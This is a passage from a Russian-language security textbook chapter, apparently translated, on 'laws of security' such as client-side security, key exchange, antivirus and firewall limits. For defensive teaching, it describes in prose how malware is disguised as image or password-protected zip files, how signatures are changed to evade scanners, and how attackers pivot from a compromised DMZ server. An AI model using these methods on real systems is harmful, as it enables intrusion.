9. Пароли не могут надежно храниться у клиента, если только они не зашифрованы другим паролем.
10. Для того чтобы система начала претендовать на статус защищенной, она должна пройти независимый аудит безопасности.
11. Безопасность нельзя обеспечить покровом тайны.

Известны различные точки зрения на законы безопасности. В этой главе авторы решили обратить особое внимание на *теоретические основы* безопасности систем или, другими словами, на строгие формулировки законов. (По крайней мере, настолько, насколько это возможно. Такой сложный предмет исследования, как безопасность систем, плохо поддается строгому математическому описанию.) Существует и иной способ построения списка законов: в список включается не то, что является *возможным*, а то, что *применяется* на практике. Естественно, что отчасти эти два принципа перекрываются: если что-то невозможно, то это нереализуемо на практике. Скотт Кулл (Scott Culp), менеджер консультационного центра по вопросам безопасности компании Микрософт (Microsoft's Security Response Center Manager), сформулировал десять законов на основе своего опыта и опыта клиентов. Он назвал этот список как «Десять абсолютных законов безопасности». К ним относятся следующие:

1. Закон № 1: Если злоумышленник смог убедить вас запустить его программу на вашем компьютере, то компьютер уже не ваш.
2. Закон № 2: Если злоумышленник может изменить операционную систему на вашем компьютере, то компьютер уже не ваш.
3. Закон № 3: Если злоумышленник имеет неограниченный физический доступ к вашему компьютеру, то компьютер уже не ваш.
4. Закон № 4: Если вы позволяете злоумышленнику загружать программы на ваш Web-сайт, то Web-сайт уже не ваш.
5. Закон № 5: Слабые пароли сводят на нет хорошую систему безопасности.
6. Закон № 6: Компьютерная система защищена настолько, насколько заслуживает доверия обслуживающий ее администратор.
7. Закон № 7: Безопасность зашифрованных данных определяется безопасностью ключа их расшифровки.
8. Закон № 8: Устаревший сканер вирусов ненамного лучше никакого.
9. Закон № 9: Абсолютная анонимность практически недостижима ни в реальной жизни, ни в Web-пространстве.
10. Закон № 10: Технология – не панацея.

Полный список (с разъяснениями смысла каждого правила) может быть найден на сайте www.microsoft.com/technet/columns/security/10imlaws.asp. Этот список приведен для иллюстрации подхода к теме с точки зрения администратора безопасности. По большей части читатель найдет, что приведенные законы – обратная сторона исследуемых авторами законов безопасности.

Перед применением законов для обнаружения потенциальных проблем следует сформулировать их рабочее определение. В следующих разделах рассмотрены законы безопасности и их значение для обеспечения безопасности вычислительных сетей и систем.

Закон 1. Невозможно обеспечить безопасность клиентской части

В первом законе безопасности следует определить пару понятий. Что именно имеется в виду, когда говорят о клиентской части (client-side)? Рассматривая сетевое (клиент-серверное) окружение, авторы определили бы клиента как приложение, которое инициирует запрос на обслуживание или соединение, а сервер – как приложение, которое или ожидает запрос на обслуживание и установление связи, или способно выполнять эти запросы. Термин «клиентская часть» применительно к вычислительным сетям используется для обозначения компьютера, за которым работает пользователь и при помощи которого пользователь (или злоумышленник) получает контроль над системой. В сформулированном законе отличие в использовании термина «клиентская часть» заключается в том, что он применяется без связи с какой-либо сетью или сервером, то есть авторы говорят о безопасности клиентской части даже в случае одного компьютера с частью программного обеспечения на дискете. Главное состоит в том, что подчеркивается мысль о возможности получения контроля пользователей (или злоумышленников) над собственными компьютерами и их способности сделать с ними все, что они захотят.

После определения термина клиентской части выясним, что понимается под ее безопасностью. Безопасность клиентской части – это некоторый механизм безопасности, работающий *исключительно у клиента*. В одних случаях его реализация допускает привлечение сервера, как в традиционной архитектуре клиент-сервер. В других – это может быть частью программного обеспечения, которое выполняется на компьютере клиента в интересах предотвращения действий пользователя, нежелательных с точки зрения безопасности.

Основная проблема безопасности клиентской части состоит в том, что человек, физически сидящий за клиентским компьютером, имеет абсолютный контроль над ним. Закон № 3 Скотта Кулпа (Scott Culp) иллюстрирует это более упрощенным способом: *Если у злоумышленника неограниченный физический доступ к вашему компьютеру, то компьютер уже не ваш.* Для полного понимания тонких моментов этого вопроса требуются дополнительные разъяснения. Вы не сможете разработать механизм безопасности клиентской части, который пользователи не смогли бы, если они этого захотят, преодолеть. В лучшем случае вы сможете усложнить им эту задачу. Проблема состоит в том, что поскольку большинство программного обеспечения и аппаратных средств ЭВМ – результат массового производства, то один профессионал, разгадавший, как обойти механизм безопасности, может, вообще говоря, рассказать кому-либо об этом или часто пользоваться результатами своего решения. Посмотрите на пакет программ, в котором предусмотрено ограничение его использования тем или иным способом. Какие инструменты нападающий имеет в его или ее распоряжении? Он или она могут использовать отладчики, дизассемблеры, редакторы шестнадцатеричного кода, модификацию операционной системы и системы мониторинга, не говоря уже о неограниченных копиях программного обеспечения.

А если программное обеспечение обнаружит, что оно было модифицировано? Тогда удалите часть кода, которая обнаруживает модификацию. Что, если программное обеспечение скрывает информацию где-нибудь в компьютере? Контролирующие механизмы немедленно найдут это изменение. Имеется ли защита аппаратных средств ЭВМ от преступного использования? Нет. Если нарушитель может потратить неограниченное время и ресурсы, атакуя аппаратные средства вашего компьютера, то любое средство защиты в конечном счете признает себя побежденным. Это особенно справедливо для аппаратуры массового производства. Поэтому в общем случае следует полагать, что безопасность клиентской части невозможно обеспечить.

Примечание

Этот закон используется в главах 5 и 14.

Закон 2. Нельзя организовать надежный обмен ключами шифрования без совместно используемой порции информации

Для человека, знакомого с криптографией, этот закон может показаться очевидным. Тем не менее закон является уникальным вызовом защите данных и процедур обмена информацией. Основная проблема обмена зашифрованными данными заключается в надежности ключей сеансов обмена. Обмен ключами между клиентом и сервером обязателен и происходит до обмена данными (для дополнительной информации см. главу 6).

Для иллюстрации этого давайте рассмотрим процесс установления зашифрованной связи через Интернет. Пусть как на вашем компьютере, так и на компьютере, с которым вы, как предполагается, соединяетесь, установлена ныне модная программа CryptoX. Вы вводите известный вам IP-адрес другого компьютера и ударяете на клавишу Connect (установить соединение). Программное обеспечение сообщает вам об установке соединения и обмене ключами. Теперь вам доступна надежная связь с 1024-битным шифрованием. Следует ли вам верить этому? Да, следует. Ведь за простым интерфейсом работы этой программы скрывается сложная крипто-инфраструктура, обеспечивающая описанный процесс соединения (позднее в этой главе будет объяснено, что это означает). К сожалению, похитить IP-связь не только не невозможно, но даже не слишком трудно (см. главу 11).

Проблема состоит в том, как *узнать*, с каким компьютером вы обменялись ключами. Вы могли установить соединение именно с тем компьютером, с которым вы и хотели осуществить обмен, так и со злоумышленником, ожидающим ваших действий по установке соединения, для того чтобы попытаться подменить IP-адрес компьютера, с которым вы соединяетесь, на свой. Единственный способ удостовериться в факте соединения с требуемым компьютером состоит в наличии на обоих компьютерах порции информации, которая позволила бы удостовериться в идентичности друг друга. Как это осуществить? Сразу приходит на ум пара методов. Во-первых, можно воспользоваться открытыми ключами, распространяемыми сертификационными центрами в Интернете. Во-вторых, можно использовать разделяемый секретный ключ или средства аутентификации протокола защищенных сокетов SSL, гарантирующего безопасную передачу данных по сети в результате комбинирования криптографической системы с открытым ключом и блочного шифрования данных. Конечно, все перечисленное является разделяемыми порциями информации, необходимой для проверки отправителя информации.

Отсюда следует необходимость решения задачи управления ключами, поэтому исследуем некоторые аспекты этого процесса, ответив на следующие вопросы. Как переслать ключи туда, где они необходимы? Защищен ли маршрут распространения ключей от злоумышленника, готового к атаке типа «злоумышленник посередине» (man-in-the-middle – MITM)? Какие затраты ресурсов необходимы и насколько оправдано их использование по отношению к ценности защищаемой информации? Участвует ли доверенное лицо в обмене ключей? Может ли оно быть атаковано? Какие методы используются для обмена ключей и насколько они уязвимы?

Давайте рассмотрим некоторые способы распределения и обмена ключами. После обмена ключами шифрования нужна дополнительная информация, чтобы удостовериться в том, что обмен состоялся именно с тем, с кем нужно, и ключи не стали добычей злоумышленника в результате его успешной атаки типа MITM. Доказать это трудно потому, что доказательство сводится к рассмотрению всевозможных протоколов обмена ключами, которые когда-либо могли быть изобретены, и поиску уязвимости каждого из них к атакам типа MITM.

Как и в случае большинства нападений, может быть, разумнее всего положиться на то, что люди, как правило, не следуют хорошим советам по обеспечению безопасности, или на то, что результат шифрования обычно менее криптостоек, чем примененный алгоритм шифрования.

Давайте проанализируем часть документации, посвященной обмену общедоступными ключами, для того чтобы получить представление о реализации одного из способов их обмена. Подробнее познакомиться с документацией можно в Интернете: www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt4/scencryp.htm#xtocid211509.

Это – документ компании Cisco Systems, Inc., который описывает, помимо всего прочего, как обмениваться ключами стандарта цифровой подписи DSS. DSS – стандарт открытых/секретных ключей (public/private key standard), который Cisco использует для аутентификации одноранговых маршрутизаторов. Шифрование с использованием открытых/секретных ключей обычно считается слишком медленным для шифрования в реальном масштабе времени, поэтому для обмена информацией применяются симметричные сеансовые криптографические ключи (типа ключей DES или 3DES алгоритмов). DES – американский правительственный стандарт алгоритма шифрования, принятый в 70-х годах. 3DES – улучшенная версия алгоритма DES, связывающая вместе три отдельных выполнения алгоритма DES для двукратного или трехкратного, в зависимости от реализации, повышения криптостойкости алгоритма. Для успешной работы по описываемой схеме у каждого маршрутизатора должен быть правильный открытый ключ другого маршрутизатора. Если в случае атаки типа MITM злоумышленнику удастся обмануть каждый маршрутизатор, подсунув свой ключ вместо открытого ключа другого маршрутизатора, то сначала он сможет узнать все ключи сессии, а затем контролировать любой трафик сети.

Cisco признает это и идет дальше, заявляя, что вы «должны устно проверить» открытые ключи. В документации описан сценарий, по которому два администратора маршрутизатора, имея безопасную связь с маршрутизатором (возможно, при помощи терминала, физически подключенного к консоли), связываются друг с другом по телефону. Во время обмена ключей они должны сообщить друг другу по телефону полученный ключ. Безопасность этого сценария основывается на предположении, что, во-первых, эти два администратора узнают голос друг друга, а во-вторых, трудно фальсифицировать чей-либо голос.

Если администраторы хорошо знают друг друга и каждый из них сможет получить ответы на свои вопросы, если они оба зарегистрированы на консоли маршрутизаторов и маршрутизаторы не скомпрометированы, если нет ошибок в алгоритме шифрования, то эта процедура безопасна.

Никто не собирается учить вас подражанию чьему-либо голосу или как захватывать коммутаторы телефонных компаний для неправильного соединения незнакомых друг с другом администраторов. В первую очередь критически разберем предположение о достижении безопасности при использовании двух администраторов и рассмотренного механизма безопасности.

Есть подозрение, что вопреки документации компании Cisco большинство обменов ключами между маршрутизаторами этой компании осуществляются одним администратором с использованием двух Telnet-окон. Если дело обстоит именно так и если злоумышленник в состоянии сыграть роль «нарушителя посередине» и похитить Telnet-окна и ключевой обмен, то он сможет взломать зашифрованную передачу данных.

Сформулируем выводы. Безопасность сети не может быть обеспечена в большей степени, чем безопасность наиболее уязвимого соединения. Если в нашем примере маршрутизатор может быть взломан и похищены секретные ключи, то не нужно никаких атак типа MITM. Кажется, в настоящее время компания Cisco уделяет большое внимание совершенствованию защиты секретных ключей. Их не могут просматривать даже уполномоченные администраторы. Однако ключи хранятся в памяти. Тот, кто захочет вскрыть маршрутизатор и вос-

пользоваться той или иной разновидностью циклического опроса, сможет легко восстановить секретный ключ. К тому же до последнего времени в IOS Cisco не было проведено открытого изучения вопросов переполнения буфера и т. п. Авторы уверены, что когда-нибудь это произойдет, поскольку ряд известных нападений убедительно свидетельствует о возможности переполнения буфера.

Другой способ реализации обмена заключается в использовании протокола SSL вашим браузером. При нормальном режиме обмена информацией, если от вас не запросили никакой информации, криптозащита должна быть отключена. Как в этом случае работает протокол SSL? Когда вы посещаете защищенную Web-страницу, то от вас не требуется никаких действий по обеспечению безопасности. Подразумевает ли это, что SSL – жульничество? Нет, некоторая часть информации действительно используется совместно. Прежде всего это открытый ключ основного сертификата полномочий. Всякий раз, когда вы загружаете программное обеспечение браузера, оно активизирует встроенные в программу сертификаты. Эти сертификаты содержат необходимую информацию для обеспечения безопасности. Да, сохраняется вероятность атаки типа MITM во время загрузки файла. Если кто-то подпортил файл во время его нахождения на сервере, с которого файл был загружен, или во время загрузки по пути к вашему компьютеру, то теоретически весь ваш трафик по протоколу SSL может быть скомпрометирован.

SSL особенно интересен, так как это один из лучших работающих образцов массового рынка средств обеспечения защиты, поскольку он управляет ключами и т. д. Конечно, протокол не без недостатков. Если вам интересны технические детали работы SSL, посетите сайт: www.rsasecurity.com/standards/SSL/index.html.

Примечание

Этот закон используется в главе 6.

Закон 3. От кода злоумышленника нельзя защититься на 100 %

В течение последних лет зафиксировано увеличивающееся число атак, которые использовали слабые места в операционных системах и прикладном программном обеспечении для получения доступа к системам пользователя. Недавно мы стали свидетелями широкомасштабных разрушений сервисов и потери данных в результате быстрой модификации ряда программ и их повторной загрузки в Интернет. Почему это произошло? Потому, что нельзя на 100 % защититься от разрушительного кода, когда он изменяется так быстро, как теперь. Авторы рассмотрят некоторые примеры на эту тему в следующем разделе и обсудят в качестве примера способ защиты против вирусов.

Если, подобно большинству людей, вы работаете с Windows-подобной операционной системой, то вы запускаете антивирусные программы. Возможно, вы даже прилежно обновляете ваши средства обнаружения вирусов современными копиями. Вы полностью защищены от вирусов? Конечно, нет.

Давайте посмотрим, какими бывают вирусы и Троянские кони (программы, которые выдают себя за другие программы с целью получения информации) и как они попадают на ваш компьютер. Вирусы и Троянские кони – просто программы, каждая из которых имеет специфическую характеристику. Вирусы размножаются, и им нужны другие программы, к которым они присоединяются. Троянские кони выдают себя не за то, чем они на самом деле являются. В основном это программы, которые программист разработал для выполнения чего-то такого, чего бы вы вообще никогда не допустили, если бы знали про это. Эти программы обычно попадают на ваш компьютер обманным путем. Они скрывают свое истинное предназначение, присоединяясь к нужным вам программам или, находясь на носителях информации, которыми вы пользуетесь, не зная об их инфицировании. Они могут попасть к вам и в результате действий удаленного злоумышленника, вскрывшего вашу систему безопасности.

Как работает антивирусное программное обеспечение? Перед выполнением программы антивирусные средства сканируют ее код или носитель информации для определения «вредных штучек», которые обычно состоят из вирусов, Троянских коней и даже потенциального инструментария хакера. Тем не менее имейте в виду, что только разработчик вашего антивирусного программного обеспечения определяет, что именно проверяется. Это справедливо при условии, что у вас нет ни времени, ни инструментария для формирования собственных файлов сигнатур. Файлы сигнатур – основа большинства антивирусных программ. Они обычно состоят, как хочется верить, из уникальных для отдельного вируса или Троянского коня порций двоичных данных. Поэтому если на ваш компьютер попадает не зафиксированный в базе данных вирус, то ваше антивирусное программное обеспечение вам помочь не сможет.

Почему процесс обезвреживания новых вирусов такой медленный? Чтобы сформировать файл сигнатур, разработчик антивирусного программного обеспечения должен получить копию вируса или Троянского коня, проанализировать ее, сформировать уникальную для нового вируса сигнатуру, модернизировать файл сигнатур (а иногда еще и антивирусную программу) и опубликовать обновления – скорректированную версию программного обеспечения. После этого конечный пользователь должен установить и применить обновленную программу. Вы можете себе представить, насколько большими могут оказаться задержки времени от момента получения информации о новом вирусе до его обезвреживания. И все это время пользователи уязвимы.

Из-за контролирующих действий антивирусного программного обеспечения вы не сможете вслепую запустить на выполнение какую-либо программу или просто так загрузить любое приложение. Не так давно на антивирусное программное обеспечение обычно можно было

положиться из-за медленной скорости размножения вирусов по вине людей, переносящих их на дискетах, или при помощи зараженных общих программ. Сейчас, в связи с ростом числа подключенных к Интернету компьютеров, возможность соединения компьютеров между собой стала очень привлекательным транспортным средством для вирусов. Они распространяются через Web-страницы, электронную почту и загрузку приложений по каналам связи. Сейчас намного больше шансов увидеть новый вирус прежде, чем производитель вашего антивирусного программного обеспечения опубликует обновления. И не забудьте, что сделанный на заказ вирус или Троянский конь может быть написан специально для инфицирования вашего компьютера в любое время. При этих обстоятельствах ваше антивирусное программное обеспечение никогда не спасет вас.

Поскольку целая глава этой книги посвящена вирусам и Троянским коням, то авторы опустят многие детали написания вирусов или обмана людей посредством Троянского коня во время его выполнения. Будет лучше, если авторы приведут их любимый пример на тему вирусов. В апреле 2000 года пользователи Интернета впервые познакомились с вирусом «I love you». Это был еще один представитель вирусных червей (программ, самостоятельно распространяющих свои копии по сети). Вирус «I love you» выполнялся совместно с программой электронной почты Microsoft Outlook. Он обладал гораздо большим разрушительным эффектом в результате рассылки самого себя всем адресатам адресной книги, а не первым пятидесяти, как более ранний вирус «Мелисса». Но, несмотря на усилия разработчиков антивирусного программного обеспечения и других специалистов по сдерживанию вируса, он быстро распространялся и порождал множество имитаторов вирусов за короткий промежуток времени после своего возникновения. Почему его не смогли остановить быстрее? В случае ряда моих клиентов – из-за слишком большого числа служащих, которые не смогли сопротивляться желанию узнать, *кто* их так сильно любит! Ограничение распространения вирусов не всегда входит в компетенцию вашей безопасности или программного обеспечения, следящего за безопасностью вашего компьютера.

От Троянских коней и вирусов фактически можно было бы полностью защититься, если бы пользователи изменили свое поведение. Хотя после этого они, вероятно, не смогли бы многого от своего компьютера. Пользователи были бы вынуждены установить только то программное обеспечение, которое было получено непосредственно от доверенного производителя. (Однако было несколько случаев коммерческой продажи программ с вирусами на носителях информации.) Вероятно, пользователи должны были бы воздержаться от применения сети и никогда не обмениваться информацией с кем-либо еще. И конечно, должна быть обеспечена физическая безопасность компьютера.

Примечание

Этот закон используется в главе 15.

Закон 4. Всегда может быть создана новая сигнатура кода, которая не будет восприниматься как угроза

Этот закон сравнительно нов в обсуждении вопросов безопасности, но за последний год он стал очень популярен. Это новая реальность, поскольку теперь у злоумышленников появилась возможность изменять существующие вирусы, Троянские кони и удаленно управляемые приложения почти одновременно с моментом выпуска их на волю. Это приводит к необходимости обсуждать новые проблемы. Если продолжить обсуждение на примере антивирусной защиты, то можно обнаружить, что даже незначительное изменение в коде вируса дает ему шанс стать невидимым для антивирусного программного обеспечения. Эти проблемы ранее доставляли гораздо меньше беспокойства. Несомненно, кто-то должен был заразиться вирусом первым, после чего их системы переставали работать, но были большие шансы, что это случится не с вами. К тому времени, когда вас заражал тот же вирус, производители ваших антивирусных программ имели нужную копию, и вы обновляли свои файлы.

Теперь это не так. Ряд новейших вирусов размножается намного быстрее. Многие из них используют электронную почту для рассылки себя среди пользователей. Некоторые даже маскируются под вас и используют грубую форму социотехники для обмана ваших друзей и проникновения в их компьютеры. В этом году многие стали свидетелями подобного происшествия, наблюдая за различными версиями вируса «Code Red», который распространился по всему миру. Если вспомните, первоначальная версия имела возможность запуска по времени и дате с запрограммированным нападением на Web-сайт американского правительства. В ряде различных модификаций вируса его поведение было успешно изменено, что привело к быстрому увеличению числа атак и потребовало дополнительного времени для их отражения. Почему это оказалось настолько эффективным? Потому что возможности для модификации кода вируса бесконечны и для этого существуют многочисленные методы. Например, можно модифицировать первоначальный код, чтобы создать новую сигнатуру кода, сжать файл, зашифровать файл, защитив его паролем или иначе изменить, для того чтобы избежать обнаружения кода вируса. В результате будет получена новая сигнатура кода, которая еще не будет признана вирусными сканерами, межсетевыми экранами и системами обнаружения вторжения как угроза, что позволит модифицированному вирусу беспрепятственно их преодолевать.

Примечание

Этот закон используется в главах 15 и 16.

Инструментарий

Хотите проверить межсетевой экран?

Есть невероятное число свободно распространяемых инструментальных программных средств, доступных вам для проверки собственной уязвимости. Конечно, основные средства включают в себя основные команды протокола TCP/IP, встроенные в протокол: ping, tracert, pathping, Telnet и nslookup помогут быстро оценить уязвимость вашей системы. Наряду с ними у авторов есть пара любимых инструментальных средств, позволяющих быстро исследовать и проверить информацию о различных IP-адресах:

- SuperScan от компании Foundstone Corporation: www.Foundstone.com/knowledge/free_tools.html (щелкните мышкой на SCANNER);

- Sam Spade от компании SamSpade.org: www.samspade.org.

Эти два инструментальных средства с богатыми функциональными возможностями позволят вам, по крайней мере, увидеть некоторые из уязвимостей, которые могут существовать на вашей системе.

Закон 5. Межсетевые экраны не защищают на 100 % от атаки злоумышленника

Межсетевые экраны могут защитить сеть от некоторых типов нападений. Они обеспечивают полезную регистрацию сетевого трафика. Однако, во многом подобно антивирусному программному обеспечению, межсетевые экраны никогда не обеспечат стопроцентную защиту. Фактически они часто обеспечивают гораздо меньшую защищенность.

Прежде всего, даже если бы межсетевые экраны были бы на 100 % эффективны и отражали бы все проходящие через них атаки, следует понимать, что не все направления нападений проходят через межсетевой экран. Недобросовестные служащие, физическая безопасность, модемы и инфицированные дискеты все еще представляют различные угрозы безопасности. В интересах обсуждения не рассматриваются угрозы безопасности, не связанные с необходимостью их прохождения через сетевые экраны.

Межсетевые экраны – это устройства и/или программное обеспечение, разработанное для выборочного разделения двух или более сетей. Они предназначены для того, чтобы разрешить прохождение одних потоков информации и запретить другие. Что именно разрешать или запрещать, обычно контролирует человек, управляющий межсетевым экраном. Что разрешено или запрещено, должно быть отражено в письменной форме в политике безопасности, которая разрабатывается в каждой организации.

До тех пор, пока какому-либо трафику разрешено проходить через межсетевой экран, сохраняется потенциальная угроза нападения. Например, большинство межсетевых экранов разрешают тот или иной доступ к заранее определенным Web-узлам, из защищаемой сети к Web-узлам и обратно или только к Web-серверам. Простейшая реализация подобного варианта доступа основана на фильтрации порта, которая может быть осуществлена маршрутизатором со списками доступа. Простой фильтр трафика по протоколу ICMP, блокируя трафик внешнего интерфейса, запретит прохождение ответов от вашей системы к другой при выдаче команды ping. Для примера воспользуйтесь командами ping или traceroute, указав в качестве параметра адрес www.microsoft.com. Вы получите сообщение о превышении интервала ожидания ответа на запрос. Узел компании Микрософт вышел из строя? Вряд ли. Скорее всего, при настройке системы обеспечения безопасности была заблокирована, помимо всего прочего, передача информации по протоколу ICMP. Есть несколько уровней защиты, которые могут предоставить межсетевые экраны для работы в Интернет. Простое конфигурирование маршрутизатора позволит хостам внутренней сети, защищенной межсетевым экраном, получить доступ к любой машине в Интернете по порту 80 протокола TCP, а также любой машине в Интернете послать ответ с 80 порта на любую машину защищенной сети. Более «осторожные» межсетевые экраны могут понимать протокол HTTP, пропуская только разрешенные команды HTTP. Это поможет сравнить сайт, посещаемый пользователем в данный момент, со списком сайтов, запрещенных к посещению. Тем самым можно сразу передавать программе сканирования вирусов файлы, полученные с этих сайтов, для проверки.

Давайте рассмотрим пример максимально защищенного межсетевого экрана протокола HTTP. Пусть вы администратор межсетевого экрана. Вы сконфигурировали межсетевой экран таким образом, что разрешили только некоторые команды протокола HTTP. Вы разрешаете вашим пользователям посещать только те сайты, которые перечислены в списке из 20 санкционированных к посещению сайтов. Вы настроили межсетевой экран таким образом, чтобы не пропускать программы на языках Java, JavaScript и ActiveX. Вы сконфигурировали межсетевой экран таким образом, что разрешили лишь загрузку HTML-файлов и файлов с расширениями gif и jpg.

Могут ли ваши пользователи чувствовать себя в безопасности за межсетевым экраном, настроенным подобным образом? Конечно, могут. Пусть я буду злым хакером (или возможно, неосведомленным в вопросах безопасности Web-мастером), пытающимся передать свою программу через такой межсетевой экран. Как мне обойти тот факт, что вы разрешили загружать только определенные типы файлов? Я разработаю и вывешу на всеобщее обозрение Web-страницу, которая сообщает вашим пользователям о необходимости нажатия правой кнопки мыши на jpg-файле для его загрузки на компьютер пользователя, а затем переименую загруженный файл в evil.exe, как только он окажется на вашем жестком диске (имеется в виду, что предвительно внедряемая программа была переименована в jpg-файл). Как преодолеть антивирусное программное обеспечение? Вместо сообщения вашим пользователям о переименовании файла в исполнимый exe-файл я сообщаю им о его переименовании в zip-файл и разархивирую его с использованием пароля «hacker». Ваше антивирусное программное обеспечение никогда не сможет проверить защищенный паролем архивный zip-файл. Пусть вы тем или иным способом не позволите своим пользователям попасть на мой сайт. Нет проблем. Все, что я должен делать, – это взломать один из одобренных вами для посещения сайтов. Однако вместо обычного очевидного искажения информации на сайте я оставляю все как есть, но с маленьким дополнением небольшого кода на JavaScript. К тому времени, когда кто-либо обнаружит эту едва различимую подмену, я наверняка добьюсь своей цели.

Разве производители межсетевых экранов не знают об этих проблемах? Хакеры и разработчики межсетевых экранов играют в бесконечную игру «догони меня». Производители межсетевых экранов вынуждены ждать, пока хакеры придумают новый тип атаки, поскольку они не знают, как им защититься, и поэтому всегда будут отставать.

В различных рассылках публикаций по тематике межсетевых экранов можно найти немало философских дебатов по точному определению периметра сетей, защищаемого межсетевыми экранами, но эти обсуждения сейчас неактуальны для нас. Для наших целей важно то, что межсетевые экраны – это коммерческие продукты, продаваемые как аппаратно-программные средства межсетевой защиты, которые, как утверждается, выполняют фильтрацию информации в сети, маршрутизаторах и т. д. В основном нас интересует *то, как мы получаем нашу информацию через межсетевой экран.*

Оказывается, есть множество способов подвергнуться нападению через межсетевой экран. В идеале межсетевые экраны осуществляют политику безопасности в полной мере. В действительности межсетевой экран создают люди, поэтому он далек от совершенства. Одна из основных проблем межсетевых экранов состоит в том, что его администраторы с трудом могут ограничить именно тот трафик, который они хотели бы. Например, в политике безопасности может быть заявлено, что разрешен доступ к Интернету по протоколу HTTP и запрещено использование RealAudio. Администратору межсетевого экрана следует запретить порты RealAudio, не так ли? Проблема состоит в том, что люди, которые написали RealAudio, понимая, что подобное может произойти, предоставили пользователю возможность загрузить файлы RealAudio по протоколу HTTP. В действительности если вы при настройке не укажете явно вариант доступа к содержимому RealAudio с Web-сайта, то большинство версий RealAudio выполнит ряд проверок для определения варианта подобного доступа. При этом, если это потребуется, автоматически будет выбран протокол HTTP. Фактически проблема в этом случае состоит в том, что любой протокол может быть туннелирован по любому другому, если только синхронизация по времени не критична (то есть если туннелирование не приведет к чрезмерному замедлению работы). RealAudio выполняет буферизацию, если сталкивается с проблемой синхронизации.

Разработчики различных интернетовских «игрушек» хорошо осознают, какие протоколы обычно разрешены, а какие нет. Много программ разработано с использованием протокола HTTP в качестве основного или резервного средства переноса информации через сеть.

Вероятно, существует много способов нападения на компанию, защищенную межсетевым экраном, и без какого-либо воздействия на экран. Можно атаковать, используя модемы, дискеты, взятки и подкуп, взлом компьютерных систем защиты, получение физического доступа к компьютеру и т. д. Но сейчас мы рассматриваем атаки на межсетевой экран.

Социотехника

Социотехника – это искусство обмана пользователей сети или администраторов, используемое злоумышленниками с целью выведывания паролей, необходимых для проникновения в защищенную систему. Обман – один из первых и наиболее очевидных способов преодоления межсетевого экрана. Электронная почта стала очень популярным средством, с помощью которого предпринимаются попытки обмануть людей, заставив их совершить дурацкие поступки. Вирусы «Мелисса» и «I live you» – наиболее известные примеры подобного обмана. Другими примерами могут служить специально написанные программы, демонстрирующие свое злонамеренное поведение во время выполнения (Троянские кони), или вполне легальные программы, которые были «инфицированы» или взяты под контроль тем или иным способом (Троянские кони/вирусы). В большинстве операций массовой почты низкой скорости реакции пользователя вполне достаточно для успеха. В случае злонамеренной пользовательской программы ущерб может быть особенно значительным, поскольку у антивирусных программ нет шансов обнаружить ее. Для информации о том, что можно сделать с вирусом или Троянским конем, см. главу 15.

Нападение на незащищенные сервера

Другой способ пройти межсетевой экран состоит в том, чтобы напасть на незащищенные участки сети. Межсетевые экраны образуют демилитаризованную зону (DMZ), в которой размещаются Web-сервера, почтовые сервера и т. д. Известны дебаты относительно того, является ли классическая демилитаризованная зона сетью, находящейся целиком вне действия межсетевого экрана (и поэтому им не защищенной), или демилитаризованная зона – это некоторая промежуточная сеть. В настоящее время в большинстве случаев Web-сервера, почтовые сервера и т. п. относятся к так называемому третьему интерфейсу межсетевого экрана, который защищает их от воздействия извне, не позволяя в то же время компонентам внутренней сети устанавливать с ними доверительные отношения и напрямую принимать от них информацию.

Проблема для администраторов межсетевых экранов состоит в том, что межсетевые экраны не до конца интеллектуальны. Они могут фильтровать потоки информации, могут требовать выполнения процедуры аутентификации и регистрировать информацию, но они не могут отличить плохой разрешенный запрос от хорошего. Например, автору не известен ни один межсетевой экран, способный отличить легитимный запрос для Web-страницы от нападения с использованием сценария CGI. Конечно, некоторые межсетевые экраны могут быть запрограммированы для поиска некоторых типов CGI-сценариев, которые пытались выполнить (например, *.phf). Но если вы захотите распространить CGI-сценарий для совместного использования, межсетевой экран не в состоянии отличить законных пользователей от атакующего злоумышленника, нашедшего дырку в системе защиты. Многое из сказанного справедливо для протоколов SMTP, FTP и большинства других широко используемых сервисов. Все они уязвимы. (В главе 7 приведены дополнительные сведения о нападениях на сетевые сервисы и примеры атак при помощи CGI-сценариев.)

Предположим, что вы нашли способ проникнуть на сервер в демилитаризованной зоне. В результате вы получили доступ к корневому каталогу сервера или права администратора на сервере. Означает ли это, что удалось проникнуть во внутреннюю сеть? Пока еще нет. Вспом-

ните, что согласно ранее данному определению демилитаризованной зоны устройства зоны не имеют доступа во внутреннюю сеть. На практике это выполняется не всегда, поскольку очень немногие изъявляют желание заниматься администрированием своих серверов, сидя за консолью. Что, если на FTP-сервере, например, они захотели бы открыть всем, исключая себя, доступ к FTP-портам? И пусть в интересах работы организации наибольшая часть трафика в сети должна проходить от внутренней сети к демилитаризованной зоне. Большинство межсетевых экранов могут работать как диоды, пропуская трафик только в одном направлении. Организовать подобный режим работы сложно, но можно. В этом случае главная трудность проникновения во внутреннюю сеть состоит в том, что вы должны находиться в ожидании наступления определенных событий. Например, если вы поймаете момент начала передачи данных по протоколу FTP или момент открытия администратором во внутренней сети окна XWindow (XWindow окна широко используются в сетевой среде UNIX протокола для многооконного отображения графики и текста), то у вас появится возможность проникнуть во внутреннюю сеть.

Более вероятно, что вы захотите найти порт, открытый для работы. Многие сайты поддерживают сервисные возможности, для работы которых требуется, чтобы компьютеры демилитаризованной зоны могли инициировать обратную связь с компьютерами внутренней сети. Это может быть электронная почта (почта должна быть доставлена во внутреннюю сеть), поиск по базам данных (например, для сайтов электронной коммерции) и, возможно, механизмы отчетности (вероятно, системные журналы). Попытка проникновения из демилитаризованной зоны во внутреннюю сеть упрощается, потому что вы сможете точно определить момент обмена информацией между демилитаризованной зоной и внутренней сетью. Рассмотрим следующую ситуацию. Предположим, что вам удалось успешно проникнуть на почтовый сервер в демилитаризованной зоне, используя ошибки почтового демона (демон – сетевая программа, работающая в фоновом режиме, или процедура, запускаемая автоматически при выполнении некоторых условий). Появились хорошие возможности наладить связь из демилитаризованной зоны с внутренним почтовым сервером. Возможности хороши, поскольку на внутреннем почтовом сервере выполняется тот же самый почтовый демон, который вы только что взломали, или даже менее защищенный (в конце концов, это – внутренний компьютер, который не предназначен для непосредственной работы с Интернетом, не так ли?).

Прямое нападение на межсетевой экран

